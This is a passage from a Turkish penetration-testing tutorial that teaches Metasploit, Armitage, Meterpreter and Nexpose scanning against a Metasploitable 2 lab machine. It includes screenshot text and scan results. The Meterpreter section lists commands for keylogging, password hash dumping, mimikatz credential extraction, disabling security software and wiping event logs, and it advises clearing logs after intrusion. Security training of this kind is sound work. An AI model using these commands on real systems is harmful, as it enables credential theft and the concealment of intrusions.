Host: kali      Uptime: 0h 47m 4s
CPU
MHz: 2295      Load: 0.00, 0.01, 0.01
Tasks: 1 / 142    CPU0: 0% CPU1: 0%
MEM
MEM: 2.5G      MemFree: 1.9G
Processes: 1
Processes: 1
PID      PPID     CPU     MEM
Xorg     856      0.50    2.5G
kworker/0:1 5861     0.00    0.1G
kworker/0:2 5476     0.00    0.1G
postgres 1981     0.00    0.1G
postgres 1985     0.00    1.0G

Memory & Swap
RAM: 32%
Swap: 0%

Disk Space
root 41% free      11.8GiB / 28.2G

Networking (eth0: 192.168.1.1)
Down: 0B KB/s Up: 0B KB/s
Downloaded: 9.41KiB Uploaded: 11.9K

All IP Addresses
Down: 0B KB/s Up: 0B KB/s
Downloaded: 0B Uploaded: 0B

Connections
Inbound: 2 Outbound: 2 Total:
Inbound Local Service/Port
localhost postgres
localhost postgres
Outbound Remote Service/Port
localhost postgres
localhost postgres
```

Temel Metasploit Kullanımı

exploit ve run Komutu

Eğer bir **exploit** seçmiş ve **show options** komutundan sonra istenilen değerleri **set** komutu ile girildikten sonra **exploit** denir ve exploit çalıştırılır.

Eğer bir **payload** seçmiş isek yine **show options** komutu girilir ve istenilen değer yine set komutu ile girildikten sonra **run** denir ve **payload** çalıştırılır.

Temel Metasploit Kullanımı | Armitage

The screenshot displays the Armitage interface. In the foreground, a 'Connect...' dialog box is open, showing the following fields:

- Host: 127.0.0.1
- Port: 55553
- User: msf
- Pass: ****


Buttons for 'Connect' and 'Help' are visible at the bottom of the dialog box.

The background terminal window shows the following output:

```
[root:~/Desktop]# armitage
```

```
system
Host: kali          Uptime: 1h 45m 5
CPU
MHz: 2295          Load: 0.23, 0.93, 0.4
Tasks: 1 /156     CPU0: 2% CPU1: 3
Processes
NAME      PID    CPU    MEM
Java     9059   2.94   17.6
conky    1511   0.51   0.3
Karg     857    0.31   3.8
armitage 9058   0.99   8.6
kworker/u65:2 9018  0.88   0.6
Memory & Swap
RAM      72%
Swap     8%
Filesystem
root 41% free      11.8GiB / 28.2GiB
Network
130.100.100.100 100.100.100.100
Down: 0B      KB/s Up: 0B      KB/s
Downloaded: 20.7MiB Uploaded: 3.23MiB
Network
130.100.100.100 100.100.100.100
Down: 0B      KB/s Up: 0B      KB/s
Downloaded: 0B      Uploaded: 0B
Network
Inbound: 9      Outbound: 10      Total: 19
Inbound
localhost      postgress
localhost      postgress
localhost      postgress
Outbound
localhost      postgress
localhost      postgress
localhost      postgress
```

Temel Metasploit Kullanımı | Armitage



Temel Metasploit Kullanımı | Meterpreter

Meterpreter, Metasploit'in en çok kullanılan payloadlarından biridir.

Bir sistemde exploit çalıştırdıktan sonra meterpreter satırına düştükten sonra meterpreter komutları kullanılır.

sysinfo : Sistem hakkında bilgi verir.

getuid : Sisteme hangi yetkilerle erişim sağladığımızı verir.

getpid : Sistem PID numarasını getirir.

ipconfig -a : Sistemin Network bilgilerini getirir.

```
meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 (i686)
Architecture : i686
Meterpreter  : x86/linux
meterpreter > getuid
Server username: uid=110, gid=65534, euid=110, egid=65534, suid=110, sgid=65534
meterpreter > getpid
Current pid: 5345
```

NAME	PID	CPU	MEM
Xorg	858	0.51	2
postfix	3336	0.00	0
postfix	3309	0.00	0
postfix	3287	0.00	0
postfix	3281	0.00	0

Temel Metasploit Kullanımı | Meterpreter

run checkvm: Hedef makinanın sanal makina olup olmadığına bakar.

run keylogrecorder : Hedef sistemde keylogger başlatır.

run getgui -e : Hedef sistemde RDP(Remote Desktop Protocol) açar.

run getcountermeasure : Hedef sistemdeki güvenlik programları devre dışı kılar.

background : Aktif sessionı arka plana alır.

ps: Süreçleri gösterir.

kill PID : PID numaralı süreci öldürür.

Temel Metasploit Kullanımı | Meterpreter

download: Hedeften dosya indirmek için kullanılır.

migrate : Güvenilir bir process'e geçiş yapmak için kullanılır.

hashdump : Sistem üzerinde bulunan parola dumplarını çeker.

Shell : Hedef sistemin komut satırına geçmemizi sağlayan komut.

load mimikatz : Sisteme mimikatz yüklenir.

mimikatz_command -f sekurlsa::searchPasswords : Bellekteki şifreleri getirir.

clearev : Eventlogları temizler.

run event_manager -c : Tüm eventlogları silmemizi sağlar.

Temel Metasploit Kullanımı | Meterpreter

Daha bir çok meterpreter komutu bulunmaktadır.En çok kullanılanlara değinmeye çalıştım.

Sızma testinin asıl amacı unutulmamalıdır sisteme zarar vermeden ele geçirilen tüm bilgiler ekran görüntüleri alınarak şifreler not alınarak kullanıcıya rapor sunmaktır.

Sisteme sızıp hakkında yeterli bilgi toplandığında mutlaka sistemden çıkış yapılmalı ve loglar temizlenmelidir.

Temel Metasploit Kullanımı

Temel Metasploit komutlarına ve kullanımlarına deęindik daha detaylı Metasploit öğrenmek isteyenler için

<http://gamasec.net/files/msf1.0.pdf>

<http://www.bga.com.tr/calismalar/MetasploitElKitabi.pdf> pdflerine bakabilirler.

Açıklık Tarama Araçları ve Kullanımı


Açıkları taramak için Networkte **Nessus** ve **Nexpose** gibi araçlar bulunmaktadır.Web açıklıkları için **Netsparker** ve **Acunetix** gibi tarama araçları bulunmaktadır.Bu dökümanda ben Nexpose ile açıklık tarayacağım.Nexpose Rapid7 tarafından geliştirilmekte ve Metasploit ile entegre olabilmektedir.Aşağıdaki linkten Nexpose'u indirip kurabilirsiniz.

<https://www.rapid7.com/products/nexpose/compare-downloads.jsp>

Nexpose un Ücretli ve Ücretsiz iki sürümü var istediğiniz sürümü kurduktan sonra <https://localhost:3780/> adresinden Nexpose'un arayüzüne ulaşabilirsiniz.

Açıklık Tarama Araçları ve Kullanımı

Program kurduktan sonra kurulumda oluşturduğumu username ve password giriyoruz.



The screenshot shows a web browser window with the address bar displaying "https://localhost:3780/login.jsp". The page content includes the "nexpose community" logo at the top, followed by the text "Log on". Below this, there are two input fields: "Username" and "Password". A blue "LOG ON" button is positioned below the password field. In the bottom right corner of the page, the "RAPID7" logo is visible.

Log on to Nexpose

https://localhost:3780/login.jsp

nexpose[®]
community

Log on

Username

Password

LOG ON

RAPID7

Açıklık Tarama Araçları ve Kullanımı

Giriş yaptıktan sonra **Create** diyip **Site** ye tıklayarak **Info & Security** kısmında **tarama adını** verip **Assets** kısmında hedef **IP** bilgisini girerek diğer adımları da sıra ile kontrol edip uygun tarama seçeneklerini seçip **Save & Scan** seçeneğine tıklıyoruz. Bu aşamada sunumun başında kurduğumuz güvenlik açıkları barındıran Metasploitable 2 adlı sanal makinayı açıyoruz ve onun IP adresini veriyoruz. Ve üzerinde bulunun açıkları Nexpose tarama sonuçlarında görebilirsiniz.

Açıklık Tarama Araçları ve Kullanımı

Nexpose Security Console

https://localhost:3780/scan/config.jsp#/scanconfig/about

nexpose community

Create

- Asset Group
- Dynamic Asset Group
- Report
- Site
- Tags

Site Configuration

SAVE & SCAN SAVE CANCEL

INFO & SECURITY ASSETS AUTHENTICATION TEMPLATES ENGINES ALERTS SCHEDULE

GENERAL

Organization

ACCESS

General

Name

Importance Normal

Description

User-added Tags

CUSTOM TAGS	LOCATIONS	OWNERS	CRITICALITY
None	None	None	None

Add tags

Açıklık Tarama Araçları ve Kullanımı

nexpose® community Create

ahmet

Site Configuration

SAVE & SCAN SAVE CANCEL

INFO & SECURITY ASSETS AUTHENTICATION TEMPLATES ENGINES ALERTS SCHEDULE

INCLUDE 1 assets

1 Assets Dosya seçilmedi

Enter name, address, or range.

0 Asset Groups

EXCLUDE 0 assets

0 Assets Dosya seçilmedi

0 Asset Groups

Açıklık Tarama Araçları ve Kullanımı

nexpose community

Create



ahmet

Site Configuration

SAVE & SCAN

SAVE

CANCEL



INFO & SECURITY



ASSETS



AUTHENTICATION



TEMPLATES



ENGINES



ALERTS



SCHEDULE

SELECT SCAN TEMPLATE

Selected Scan Template: Full audit without Web Spider

Scan Templates



Filter...



Name ^	Asset Discovery	Service Discovery	Checks	Source
<input type="radio"/> Denial of service	ICMP, TCP, UDP	Default TCP, Default ...	Custom	
<input type="radio"/> Discovery Scan	ICMP, TCP, UDP	Custom TCP, Custom...	Disabled	
<input type="radio"/> Discovery Scan - Aggressive	ICMP, TCP, UDP	Custom TCP, Custom...	Disabled	
<input type="radio"/> Exhaustive	ICMP, TCP, UDP	Full TCP, Default UDP	Safe Only	
<input type="radio"/> Full audit	ICMP, TCP, UDP	Default TCP, Default ...	Custom	
<input type="radio"/> Full audit enhanced logging without Web Spider	ICMP, TCP, UDP	Default TCP, Default ...	Custom	
<input checked="" type="radio"/> Full audit without Web Spider	ICMP, TCP, UDP	Default TCP, Default ...	Custom	
<input type="radio"/> HIPAA compliance	ICMP, TCP, UDP	Default TCP, Default ...	Safe Only	
<input type="radio"/> Internet DMZ audit	Disabled	Default TCP	Custom	
<input type="radio"/> Linux RPMs	ICMP, TCP, UDP	Custom TCP	Custom	

Açıklık Tarama Araçları ve Kullanımı

nexpose[®] community Create

ahmet

Site Configuration

SAVE & SCAN SAVE CANCEL

INFO & SECURITY ASSETS AUTHENTICATION TEMPLATES ENGINES ALERTS SCHEDULE

SELECT SCAN ENGINE

Scan each asset with: ?

Engine selected below Engine most recently used for that asset

Selected Scan Engine: Local scan engine

Scan Engines & Pools Filter...

Name	Status
Local scan engine	Active
Rapid7 Hosted Scan Engine	Unknown

Açıklık Tarama Araçları ve Kullanımı | Tarama Sonuçları

Tarama | View all sites

ADDRESSES	192.168.237.129	OS	Ubuntu Linux 8.04
HARDWARE	00:0C:29:FA:DD:2A	CPE	cpe:/o:canonical:ubuntu_linux:8.04::its
ALIASES	METASPLOITABLE, metasploitable.localdomain, metasploitable	LAST SCAN	Jul 22, 2016 5:52:19 AM (4 hours ago)
HOST TYPE	Guest	NEXT SCAN	Not set
SITE	Tarama		

RISK SCORE ?

USER-ADDED TAGS ?

ORIGINAL
179,919

CUSTOM TAGS
None

OWNERS
None

CONTEXT-DRIVEN
179,919

LOCATIONS
None

CRITICALITY
None



Add tags

SCAN ASSET NOW

CREATE ASSET REPORT

DELETE ASSET

SEND LOG

TRENDS Risk Over Time



Risk Score

179,919,078125

22.07.2016
Risk score: 179,919

Açıklık Tarama Araçları ve Kullanımı | Tarama Sonuçları

nexpose^{community} Create

ahmet

VULNERABILITIES

View details about discovered vulnerabilities. To use one of the exception controls on a vulnerability, select a row. To use the control with all displayed displayed vulnerabilities, select the top row and use Select Visible. Cancel all selections using Clear All.

Exposures: Susceptible to malware attacks Metasploit-exploitable Validated with Metasploit Exploit published Validated with published exploit

EXCLUDE RECALL RESUBMIT Total Vulnerabilities Selected: 0 of 420

<input type="checkbox"/>	Title			CVSS	Risk	Published On	Modified On	Severity	Instances	Exceptions
<input type="checkbox"/>	ISC BIND: inet_network() off-by-one buffer overflow (CVE-2008-0122)			10	864	Tue Jan 15 2008	Fri Feb 13 2015	Critical	2	Exclude
<input type="checkbox"/>	Samba NDR Parsing Heap Overflow Vulnerability			10	871	Mon May 14 2007	Fri May 27 2016	Critical	2	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-4602			10	648	Mon May 16 2016	Mon Jun 20 2016	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-4603			10	648	Mon May 16 2016	Mon Jun 20 2016	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-4600			10	648	Mon May 16 2016	Mon Jun 20 2016	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-4601			10	648	Mon May 16 2016	Mon Jun 20 2016	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-4599			10	648	Mon May 16 2016	Mon Jun 20 2016	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2016-2554			10	648	Mon May 16 2016	Fri Jun 03 2016	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-5589			10	648	Mon May 16 2016	Fri Jun 03 2016	Critical	1	Exclude
<input type="checkbox"/>	Obsolete Version of Ubuntu			10	768	Mon May 06 2013	Mon Oct 05 2015	Critical	1	Exclude

Showing 1 to 10 of 420 [Export to CSV](#) Rows per page: 10 of 42

Açıklık Tarama Araçları ve Kullanımı | Tarama Sonuçları

Exploit	Source Link	Description
Samba "username map script" Command Execution	Metasploit Module	This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!
Tomcat Application Manager Login Utility	Metasploit Module	This module simply attempts to login to a Tomcat Application Manager instance using a specific user/pass.
Samba lsa_io_trans_names Heap Overflow	Metasploit Module	This module triggers a heap overflow in the LSA RPC service of the Samba daemon. This module uses the TALLOK chunk overwrite method (credit Ramon and Adriano), which only works with Samba versions 3.0.21-3.0.24. Additionally, this module will not work when the Samba "log level" parameter is higher than "2".
rsh Authentication Scanner	Metasploit Module	This module will test a shell (rsh) service on a range of machines and report successful logins. NOTE: This module requires access to bind to privileged ports (below 1024).
MySQL yaSSL SSL Hello Message Buffer Overflow	Metasploit Module	This module exploits a stack buffer overflow in the yaSSL (1.7.5 and earlier) implementation bundled with MySQL <= 6.0. By sending a specially crafted Hello packet, an attacker may be able to execute arbitrary code.
DNS BailiWicked Host Attack	Metasploit Module	This exploit attacks a fairly ubiquitous flaw in DNS implementations which Dan Kaminsky found and disclosed ~Jul 2008. This exploit caches a single malicious host entry into the target nameserver by sending random hostname queries to the target DNS server coupled with spoofed replies to those queries from the authoritative nameservers for that domain. Eventually, a guessed ID will match, the spoofed packet will get accepted, and due to the additional hostname entry being within bailiwick constraints of the original request the malicious host entry will get cached.
MySQL yaSSL CertDecoder::GetName Buffer Overflow	Metasploit Module	This module exploits a stack buffer overflow in the yaSSL (1.9.8 and earlier) implementation bundled with MySQL. By sending a specially crafted client certificate, an attacker can execute arbitrary code. This vulnerability is present within the CertDecoder::GetName function inside "taocrypt/src/asn.cpp". However, the stack buffer that is written to exists within a parent function's stack frame. NOTE: This vulnerability requires a non-default configuration. First, the attacker must be able to pass the host-based authentication. Next, the server must be configured to listen on an accessible network interface. Lastly, the server must have been manually configured to use SSL. The binary from version 5.5.0-m2 was built with /GS and /SafeSEH. During testing on Windows XP SP3, these protections successfully prevented exploitation. Testing was also done with mysql on Ubuntu 9.04. Although the vulnerable code is present, both version 5.5.0-m2 built from source and version 5.0.75 from a binary package were not exploitable due to the use of the compiler's FORTIFY feature. Although suse11 was mentioned in the original blog post, the binary package they provide does not contain yaSSL or support SSL.
Apache Tomcat Manager Authenticated Upload Code Execution	Metasploit Module	This module can be used to execute a payload on Apache Tomcat servers that have an exposed "manager" application. The payload is uploaded as a WAR archive containing a jsp application using a POST request against the /manager/html/upload component. NOTE: The compatible payload sets vary based on the selected target. For example you must select the Windows target to use a native Windows payload.

Açıklık Tarama Araçları ve Kullanımı | Tarama Sonuçları

SCAN HISTORY

Scan	Address	Name	Operating System	Site	Vulnerabilities	Scan Duration	Scan Engine
Jul 22nd, 2016	192.168.237.129	METASPLOITABLE	Ubuntu Linux 8.04	Tarama	420	6 hours, 29 minutes	Local scan engine

Showing 1 to 1 of 1

Export to CSV

Rows per page: 10 1 of 1

INSTALLED SOFTWARE

Software	CPE
Player	

SERVICES

Service Name	Product	Port	Protocol	Vulnerabilities	Users	Groups
FTP	vsFTPd 2.3.4	21	TCP	3	0	0
SSH	OpenSSH 4.7p1	22	TCP	2	0	0
Telnet		23	TCP	1	0	0
SMTP	Postfix	25	TCP	0	0	0
DNS	BIND 9.4.2	53	UDP	20	0	0
DNS	BIND 9.4.2	53	TCP	19	0	0
HTTP	HTTPD 2.2.8	80	TCP	217	0	0
portmapper		111	UDP	0	0	0

Açıklık Tarama Araçları ve Kullanımı | Tarama Sonuçları

nexpose[®] community Create

? 1 ahmet

USERS AND GROUPS

Name
Everyone
Network Service
Proxy
Batch
ServerLogon
Authenticated Users
Dialup
Terminal Server User
Remote Interactive Logon
This Organization

Showing 1 to 10 of 95

Rows per page: 10 1 of 10

DATABASES

Database Name
dwwa
information_schema
metasploit
mysql

Açıklık Tarama Araçları ve Kullanımı | Analiz

Nexpose Taramasının nasıl yapılacağını ve sonuçlarını görmüş olduk. Portlar üzerinde çalışan servisler, databaseler, userlar barındırdığı açıklıklar ve bunların metasploit üzerinde bulunan modüllerine kadar tüm herşeyi getirdiğini gördük. Bundan sonrası hedef sistem üzerinde bulunan açıklıkları doğrulamak olan açıkları denemek ve sisteme sızmaya çalışmaktır. Bu kısımdan sonra artık Lab ortamımızda uygulamalı olarak sızma işlemi gerçekleştireceğimiz bir sisteme sızmadaki hedef o sistemde yetkili kullanıcı olup her şeye erişim sağlamaktır. Bu örnek makina linux olduğu için hedefimiz **root** olmaktadır.

Sızma Testi Örnekleri (Metasploitable2)

Şuana kadar temel bir sızma testi için gerekli olan adımları inceledik. Bu kısımda Nmap ile yaptığımız port taramasında hangi portta hangi uygulamanın hangi versiyonu çalışıyor bunları google da aratarak exploit-db de aratarak bilinen bir açıklık var mı? Sisteme sızabileceğimiz bir şey var mı detaylıca incelememiz gerekir.

Bunun dışında açıklık tarama araçlarının bize gösterdiği sonuçlardan ilerleyebiliriz. Nexpose, Nessus, Netsparker ve Acunetix gibi araçlar sızma testinde büyük yarar sağlamaktadır.

Sızma Testi Örnekleri (Metasploitable2)

Bu nexpose çıktısında VNC nin şifresinin password olduğunu söylemektedir.

← → ↻ | Sertifika hatası localhost:3780/asset.jsp?devid=1

nexpose Create ? 🔔 🔍 👤 ahmet

Exposures: 🚫 Susceptible to malware attacks 🔗 Metasploit-exploitable 🚫 Validated with Metasploit 🔗 Exploit published 🚫 Validated with published exploit

